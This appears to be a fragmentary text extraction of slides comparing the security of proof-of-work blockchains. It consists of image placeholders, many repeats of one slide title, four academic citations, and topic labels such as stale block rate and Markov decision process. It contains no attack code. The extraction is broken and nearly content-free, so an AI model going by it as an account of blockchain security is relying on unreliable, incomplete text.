
Bigger



Slower propagation


Croman et al., FC’16
Sapirshtein et al., FC’16
Sompolinsky et al., FC’15
Garay et al., Eurocrypt ’15

Security vs. Scalability in Blockchains




Croman et al., FC'16
Sapirshtein et al., FC'16
Sompolinsky et al., FC'15
Garay et al., Eurocrypt '15


Comparing PoW Blockchain Security




Comparing PoW Blockchain Security




Comparing PoW Blockchain Security




Comparing PoW Blockchain Security




Comparing PoW Blockchain Security




Comparing PoW Blockchain Security



Comparing PoW Blockchain Security



Comparing PoW Blockchain Security



Comparing PoW Blockchain Security

Attacks

Network

Parameter


Consensus

Proof of Work Blockchain

Stale Block Rate

Markov Decision Process

Comparing PoW Blockchain Security



Attacks

Network

Parameter


Consensus


Proof of Work Blockchain

Stale Block Rate

Markov Decision Process

Comparing PoW Blockchain Security

